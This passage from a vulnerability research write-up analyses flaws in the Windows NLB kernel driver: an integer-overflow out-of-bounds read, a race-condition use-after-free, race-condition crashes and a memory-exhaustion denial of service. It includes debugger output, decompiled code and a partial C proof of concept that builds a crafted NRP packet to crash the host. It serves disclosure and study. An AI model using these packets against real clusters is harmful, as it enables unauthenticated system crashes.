
Observe that FirstNetBuffer points to 0xffffc204`9787cf50, and the buffer of the packet is described by mdl. MDL stands for Memory Descriptor List, which is a data structure used in the Windows operating system to describe memory regions.

```
0: kd> dx -id 0,0,ffffc204ab71e440 -r1 ((NDIS!_NET_BUFFER *)0xffffc2049787cf50)
((NDIS!_NET_BUFFER *)0xffffc2049787cf50)                 : 0xffffc2049787cf50 [Type: _NET_BUFFER *]
    [+0x000] Next             : 0x0 [Type: _NET_BUFFER *]
    [+0x008] CurrentMdl       : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x010] CurrentMdlOffset : 0x0 [Type: unsigned long]
    [+0x018] DataLength       : 0x54 [Type: unsigned long]
    [+0x018] stDataLength     : 0x54 [Type: unsigned __int64]
    [+0x020] MdlChain         : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x028] DataOffset       : 0x0 [Type: unsigned long]
    [+0x000] Link             [Type: _SLIST_HEADER]
    [+0x000] NetBufferHeader  [Type: _NET_BUFFER_HEADER]
    [+0x030] ChecksumBias     : 0x0 [Type: unsigned short]
    [+0x032] Reserved         : 0x0 [Type: unsigned short]
    [+0x038] NdisPoolHandle   : 0xffffc204975bec80 [Type: void *]
    [+0x040] NdisReserved     [Type: void * [2]]
    [+0x050] ProtocolReserved [Type: void * [6]]
    [+0x080] MiniportReserved [Type: void * [4]]
    [+0x0a0] DataPhysicalAddress : {0} [Type: _LARGE_INTEGER]
    [+0x0a8] SharedMemoryInfo : 0xffffc204978c2f68 [Type: _NET_BUFFER_SHARED_MEMORY *]
    [+0x0a8] ScatterGatherList : 0xffffc204978c2f68 [Type: _SCATTER_GATHER_LIST *]
```

We observe CurrentMdl, the structure information is as follows, where ByteCount is 0x54, MappedSystemVa is 0xffff99010fd4560a, and the effective range of the buffer is **0xffff99010fd4560a+0x54 = 0xffff9901`0fd4565e**:


```
0: kd> dx -id 0,0,ffffc204ab71e440 -r1 ((NDIS!_MDL *)0xffffc204978c4fc0)
((NDIS!_MDL *)0xffffc204978c4fc0)                 : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x000] Next             : 0x0 [Type: _MDL *]
    [+0x008] Size             : 56 [Type: short]
    [+0x00a] MdlFlags         : 4 [Type: short]
    [+0x00c] AllocationProcessorNumber : 0x0 [Type: unsigned short]
    [+0x00e] Reserved         : 0x0 [Type: unsigned short]
    [+0x010] Process          : 0x0 [Type: _EPROCESS *]
    [+0x018] MappedSystemVa   : 0xffff99010fd4560a [Type: void *]
    [+0x020] StartVa          : 0xffff99010fd45000 [Type: void *]
    [+0x028] ByteCount        : 0x54 [Type: unsigned long]
    [+0x02c] ByteOffset       : 0x60a [Type: unsigned long]
```

Then triggered the integer overflow and successfully bypassed the length check.
The vulnerable code accesses 0x10 bytes out of bounds from the buffer end address (**0xffff9901`0fd4565e**):



2.3 Case Study 3: Race condition to UAF in NLBIPList management

In Case Study 1, we mentioned that in NLBCoreReceiveIdentityDIPPayload, It will update DIPEntryList and NLBIPList. Now, we will continue to discuss a race condition vulnerability occurring in the NLBIPList management process and how to trigger this race condition to achieve a Use-After-Free (UAF).
When we were examining and evaluating all accesses to the shared resources within the NLB module, we came across this:



NLBIPListCheckItem will be called in the NLBCoreIOControlQueryFilter function, but there is no lock operation. It will cause problems when items are added or removed elsewhere.
Now we just need to find a suitable release point, like **NLBIPListIncreaseSize:**

```
CallStack:
NLBFilterReceiveNetBufferLists
->NLBCoreReceivePacket
 ->NLBCoreReceiveHeartbeat
  ->NLBCoreReceiveIdentityHeartbeat
   ->NLBCoreReceiveIdentityDIPPayload
    ->NLBIPListAddItemEx
     ->NLBIPListIncreaseSize
```

Whenever a new IdentityDIPPayload is received, the IP address information will be added to the NLBIPList, and the NLBIPList will dynamically expand the pNLBIPList->Items[] and pNLBIPList->HashTable[] array sizes as the IP address increases. This operation will Causes the original Items and HashTable to be released:

```
  v5 = NdisAllocateMemoryWithTag(&VirtualAddress, 44 * v2, 0x20424C4Eu);
  v6 = v5;
  if ( !v5 )
  {
    memset(VirtualAddress, 0, 44 * v2);
    v9 = NdisAllocateMemoryWithTag(&NewBuffer, 2 * (v2 + 503), 0x20424C4Eu);
    if ( v9 )
    {
      NdisFreeMemory(VirtualAddress, 44 * v2, 0);
      v7 = WPP_GLOBAL_Control;
      if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
        return v4;
      if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
        goto LABEL_19;
      v8 = 21i64;
      v6 = v9;
      goto LABEL_10;
    }
    memset(NewBuffer, 0, 2i64 * (unsigned int)(v2 + 503));
    for ( i = 0; i < *(_DWORD *)(a1 + 24); *(_DWORD *)&v11[v13 + 40] = *(_DWORD *)(v13 + v14 + 40) )
    {
      v11 = (char *)VirtualAddress;
      v12 = i++;
      v13 = 44 * v12;
      v14 = *(_QWORD *)(a1 + 16);
      *(_OWORD *)((char *)VirtualAddress + v13) = *(_OWORD *)(v13 + v14);
      *(_OWORD *)&v11[v13 + 16] = *(_OWORD *)(v13 + v14 + 16);
      *(_QWORD *)&v11[v13 + 32] = *(_QWORD *)(v13 + v14 + 32);
    }
    NdisFreeMemory(*(PVOID *)(a1 + 16), 44 * *(_DWORD *)(a1 + 28), 0);
    NdisFreeMemory(*(PVOID *)(a1 + 1072), 2 * *(_DWORD *)(a1 + 28) + 1006, 0);
    *(_QWORD *)(a1 + 16) = VirtualAddress;
    *(_QWORD *)(a1 + 1072) = NewBuffer;
    *(_DWORD *)(a1 + 28) = v2;
    NLBIPListRecomputeHashes(a1);
LABEL_18:
    v4 = 1;
    goto LABEL_19;
  }
  v7 = WPP_GLOBAL_Control;
  if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
    return v4;
  if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
  {
    v8 = 20i64;
LABEL_10:
    WPP_SF_D(v7->AttachedDevice, v8, &WPP_287f06a88e7d39b20c13ced8dd187b41_Traceguids, v6);
  }
LABEL_19:
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) !
  {
00042358 NLBIPListIncreaseSize:61 (1C0042358) (Synchronized with IDA View-A, Hex View-1)
```

Release old memory blocks

```
  if ( a2 )
  {
    v9 = *(_QWORD *)(a1 + 16);
    if ( v9 && (v10 = *(_QWORD *)(a1 + 1072)) != 0 )// Get the memory address of the item array
    {
      if ( a2 == 2 )
      {
        v11 = *(_DWORD *)a3;
      }
      else if ( a2 == 3 )
      {
        v11 = *a3 ^ a3[4] ^ a3[8] ^ a3[12] | ((a3[1] ^ a3[5] ^ a3[9] ^ a3[13] | ((a3[2] ^ a3[6] ^ a3[10] ^ a3[14] | ((a3[3] ^ a3[7]
      }
      else
      {
        v11 = 0;
        if ( a2 == 1 )
          v11 = -1;
      }
      v12 = v11 % 0x407;
      v13 = *(_DWORD *)(a1 + 4 * ((unsigned __int64)v12 >> 5) + 36);
      if ( _bittest(&v13, v12 & 0x1F) )
      {
        if ( a2 == 2 )
        {
          v14 = *(_DWORD *)a3;
        }
        else if ( a2 == 3 )
        {
          v14 = *a3 ^ a3[4] ^ a3[8] ^ a3[12] | ((a3[1] ^ a3[5] ^ a3[9] ^ a3[13] | ((a3[2] ^ a3[6] ^ a3[10] ^ a3[14] | ((a3[3] ^ a3[
        }
        else
        {
          v14 = 0;
          if ( a2 == 1 )
            v14 = -1;
        }
        for ( i = (unsigned __int16 *)(v10 + 2i64 * (v14 % 0x1F7)); ; ++i )// Use the obtained item array
        {
          v16 = *i;
          if ( !*i )
            break;
00041D40 NLBIPListCheckItemIndex:19 (1C0041D40)
```

if NLBIPListIncreaseSize is called at this time,
the above ItemArray will be release, and the following
access to ItemArray will cause uaf

NLBCoreIOControlQueryFilter inside Use-After-Free crash due to race condition:


```
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000005
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80bb64627a5 rsp=ffffa60daa85a330 rbp=ffffa60daa85a400
 r8=0000000000000045  r9=ffffe50309e5c000 r10=ffffe503083ac89a
r11=00000000ffffffff r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
NLB!NLBIPListCheckItemIndex+0x1e9:
fffff80b`b64627a5 450fb702        movzx   r8d,word ptr [r10] ds:ffffe503`083ac89a=d1d1
Resetting default scope

STACK_TEXT:
ffffa60d`aa859758 fffff803`29d5f522     : ffffa780`00000008 00000000`00000000 00000000`00000000 fffff803`2a466bf8 : nt!memcpy+0x122
ffffa60d`aa859760 fffff803`29c20687     : 00000000`00000000 00000000`00000000 ffffe503`083ac89a ffffe503`083ac89a : nt!KeBugCheck2+0xcb2
ffffa60d`aa859ec0 fffff803`29aa9467     : 00000000`00000050 ffffe503`083ac89a 00000000`00000000 ffffa60d`aa85a1a0 : nt!KeBugCheckEx+0x107
ffffa60d`aa859f00 fffff803`29ad72ce     : 00000000`00000000 00000000`00000000 00000000`00000000 ffffe503`083ac89a : nt!MiSystemFault+0xa07
ffffa60d`aa85a000 fffff803`29c30f41     : 00000000`00000000 ffffa60d`aa85a260 ffffe503`094ef000 fffff803`29c2dbfb : nt!MmAccessFault+0x2ee
ffffa60d`aa85a1a0 fffff80b`b64627a5     : 00000000`00000010 00000000`00040344 ffffa60d`aa85a350 00000000`00000018 : nt!KiPageFault+0x341
ffffa60d`aa85a330 fffff80b`b6462550     : 00000000`00000005 ffffa60d`aa85a491 00000000`00000000 ffffe503`094ef7b0 : NLB!NLBIPListCheckItemIndex+0x1e9
ffffa60d`aa85a370 fffff80b`b643eaec     : ffffe503`08feb048 00000000`00000000 00000000`00000000 00000000`00000000 : NLB!NLBIPListCheckItem+0x30
ffffa60d`aa85a3b0 fffff80b`b643fc51     : 00000000`c0c04034 ffffe503`093d4000 00000000`00000000 ffffe503`00c74040 : NLB!NLBCoreIOControlQueryFilter+0x1
ffffa60d`aa85a4e0 fffff80b`b6426be3     : 00000000`c0c04034 ffffe503`03fbacf0 ffffa60d`aa85a6b9 ffffe503`097e8a70 : NLB!NLBCoreIOControl+0x501
ffffa60d`aa85a620 fffff803`2b448980     : ffffe503`097e8bc0 fffff803`2b527050 ffffe503`097e8bc0 ffffe503`03e7aea0 : NLB!NLBDispatchHandler+0x4a3
ffffa60d`aa85a720 fffff803`29baa487     : ffffe503`03e7aea0 00000000`00000000 ffffe503`097e8a70 ffffe503`091cc140 : NDIS!ndisDummyIrpHandler+0x100
3: kd>
```

2.4 Case Study 4: Race condition to DoS by NRProtocol

Now that we've seen how race conditions can lead to Use-After-Free (UAF) vulnerabilities in shared esources, let's explore another bug about race conditions but this time, the outcome is a Denial of Service (DoS).

Trigger by NLBCoreLoadProcessHeartbeat

NRProtocol is an internal protocol within the NLB module, used for communication between nodes in a cluster. ensuring that all nodes maintain a consistent view of the cluster's membership and load information.




While executing the above function, it will read the pLoad->NRProtocol(rcx+0xc9b8) and pass it to NLBCoreNRProtocolStartSending as the first parameter. The value saved by rcx+0xc9b8 is a global shared resource. There is a multi-thread security problem. The NLBCoreLoadProcessHeartbeat function does not acquire the lock when accessing this, which will cause problems in some cases.

The attacker sends Heartbeat packets, making the code execution path:

```
NLBFilterReceiveNetBufferLists
  ->NLBCoreReceivePacket
    ->NLBCoreReceiveHeartbeat
```


```
    ->NLBCoreReceiveMembershipHeartbeat
      ->NLBCoreLoadProcessHeartbeat
```



As shown by the arrow above, the value read by this instruction is unsafe because there is no lock protection. If thread 1 is executing this instruction, thread 2 is executing NLBApeDeInitializeCoreLoad operation or NLBCoreIOControlReload operation at the same time, this kind of operation will release the value of [rdi+0xc9b8] and make [rdi+0xc9b8]=0:

```c
__int64 __fastcall NLBApeDeInitializeCoreLoad(__int64 a1, __int64 a2)
{
  _QWORD *v4; // rdi
  __int64 v5; // rsi
  __int64 result; // rax

  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_Gl
    WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 29i64, &WPP_d603811f244d344e5d0f045
  *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(a1 + 104));
  v4 = (_QWORD *)(a1 + 1720);
  v5 = 32i64;
  do
  {
    if ( *v4 )
    {
      NLBApeClearClientStickinessList(*v4, a2);
      NLBApeDeInitializeCoreClientStickinessList(*v4, a2);
      *v4 = 0i64;
    }
    v4 += 188;
    --v5;
  }
  while ( v5 );
  KeReleaseSpinLock((PKSPIN_LOCK)(a1 + 104), *(_BYTE *)(a1 + 112));
  if ( *(_QWORD *)(a1 + 0xC9B8) )
  {
    NLBApeDeInitializeCoreNRProtocol();
    *(_QWORD *)(a1 + 51640) = 0i64;
  }
```

this will cause thread 1 to read the value of rdi+0xc9b8 unreliable and trigger DoS:




Trigger by NLBCoreLoadReceiveNRProtocolData

We can construct different NLB packages to trigger lock-free access to pLoad->NRProtocol in another code flow, they end up triggering the same conditional race vulnerability.

The attacker sends data packets, making the code execution path:

```
NLBFilterReceiveNetBufferLists
  ->NLBCoreReceivePacket
    ->NLBCoreReceiveHeartbeat
      ->NLBCoreReceiveNRProtocolData
        ->NLBCoreLoadReceiveNRProtocolData
```



The NRP Packet we constructed:

```
#pragma pack(push,1)

  typedef struct _NRP_PACKET
  {
    unsigned long Magic;
    unsigned char FuncId;
    unsigned long unk1;
    unsigned char Type;
    unsigned char Index;
    unsigned char TestBit;
    unsigned short unk2;
    unsigned long ExtendLen;
  }NRP_PACKET,*PNRP_PACKET;
  #pragma pack(pop)


  char buf[9000 + 14]{};
  memcpy(buf, "\xff\xff\xff\xff\xff\xff\x00\x50\x56\xc0\x00\x08\x88\x6f", 14);

  int index = 0x19;
  int SendLen = 1500;
  char* nlb = buf + 14;
  *(unsigned long*)(nlb) = 0xC0DE01DE;
  *(unsigned long*)(nlb + 4) = 0x205;
  *(unsigned long*)(nlb + 8) = 0x20;
  *(unsigned long*)(nlb + 12) = inet_addr("192.168.40.100");
  *(unsigned long*)(nlb + 21) = SendLen - 0x19;
  auto pNrp = (PNRP_PACKET)(nlb + index);
  pNrp->Magic = 0xBEEF;
  pNrp->FuncId = 2;
  pNrp->Type = 3;
  pNrp->Index = 0;
  pNrp->TestBit = 0;
  pNrp->ExtendLen = 4;
  *(unsigned long*)(pNrp + 1) = 0x12345678;
```

And after running the poc, the system crashes in the NLBCoreNRProtocolReceiveData:

```
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000068
rdx=0000000000000016 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80228b18d2d rsp=fffff802284e3a20 rbp=0000000000000068
 r8=ffffb208fb7d40e4  r9=0000000000000004 r10=00000000ffffffff
r11=fffff802284e39c0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
nt!KeAcquireSpinLockAtDpcLevel+0xd:
fffff802`28b18d2d f0480fba2900    lock bts qword ptr [rcx],0 ds:00000000`00000068=????????????????
Resetting default scope
```

Calls - Dump D:\debug\reports\CVE-2023-33163_nlb_race\nlb\poc8\021123-13328-01.dmp - WinDbg:10.0.22000.194 AMD64

Raw args Func info Source Addrs Headings Nonvolatile regs Frame nums Source args More Less

```
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
nt!KeAcquireSpinLockAtDpcLevel+0xd
nt!DifKeAcquireSpinLockAtDpcLevelWrapper+0x86
NLB!NLBCoreNRProtocolContinueSend+0x6b
NLB!NLBCoreNRProtocolReceiveData+0x3ba
NLB!NLBCoreLoadReceiveNRProtocolData+0x6e
NLB!NLBCoreReceiveNRProtocolData+0xfd
NLB!NLBCoreReceiveHeartbeat+0x352
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
```

2.5 Case Study 5: Moderate Severity but Unauth DoS

This is a bug defined as "Moderate severity DoS". Still, we thought it was worth mentioning. An attacker can continuously send special packets to trigger a memory leak bug in the target nlb server, thereby exhausting the target's non-paged memory pool, and this memory is never released. Eventually this will cause a BSoD of the current Nlb host.

This bug is located in the NLBCoreNRProtocolReceiveData process, and its trigger path is as follows:

```
NLBCoreNRProtocolReceiveData
 ->NLBCoreNRProtocolReceiveIPv4Add/NLBCoreNRProtocolReceiveIPv6Add
  ->NLBVectorPushBack
   ->NLBVectorReserve
```


This call stack showcases how NLB handles received data by dynamically expanding the Vector container to store IP addresses from the packet. During its execution,It checks if the Vector has enough space for the new element. If not, it calls NLBVectorReserve to add more space.
The core logic of NLBVectorReserve using NdisAllocateMemoryWithTag to allocate non-paged memory.

```
__int64 __fastcall NLBVectorReserve(__int64 vector, int NewCount)
{
  UINT NewSize; // ebx
  unsigned int v3; // esi
  const void *v5; // rdx
  size_t v6; // r8
  __int64 v7; // rbx
  __int64 v9[2]; // [rsp+20h] [rbp-30h] BYREF
  int v10; // [rsp+30h] [rbp-20h]
  int v11; // [rsp+34h] [rbp-1Ch]
  char *v12; // [rsp+38h] [rbp-18h]
  char *v13; // [rsp+40h] [rbp-10h]
  __int64 v14; // [rsp+48h] [rbp-8h]
  PVOID VirtualAddress; // [rsp+60h] [rbp+10h] BYREF

  NewSize = *(_DWORD *)(vector + 0x10) * NewCount;// Vector->ElementSize * NewCount
  v3 = 0;
  if ( *(_DWORD *)(vector + 0x28) - *(_DWORD *)(vector + 0x18) < NewSize )
  {
    VirtualAddress = 0i64;
    v3 = NdisAllocateMemoryWithTag(&VirtualAddress, NewSize, ' BLN');// Memory will not be released
    if ( !v3 )
    {
```

However, through my analysis, I found a big problem: the non-paged memory isn't release in the code. Specifically, every time NLBVectorReserve is called, it increases the allocated memory size dynamically, with each expansion increasing by at least One-third of the current size.

Because non-paged memory is limited in kernel space, this rapid growth quickly uses it up.

So we can make special NRPackets and send them to the NLB host. This makes the host enter the NLBVectorReserve process, which keeps allocating non-paged memory. By analysis the NLB driver, we get the structure of the NRPacket and make the payload to trigger this.



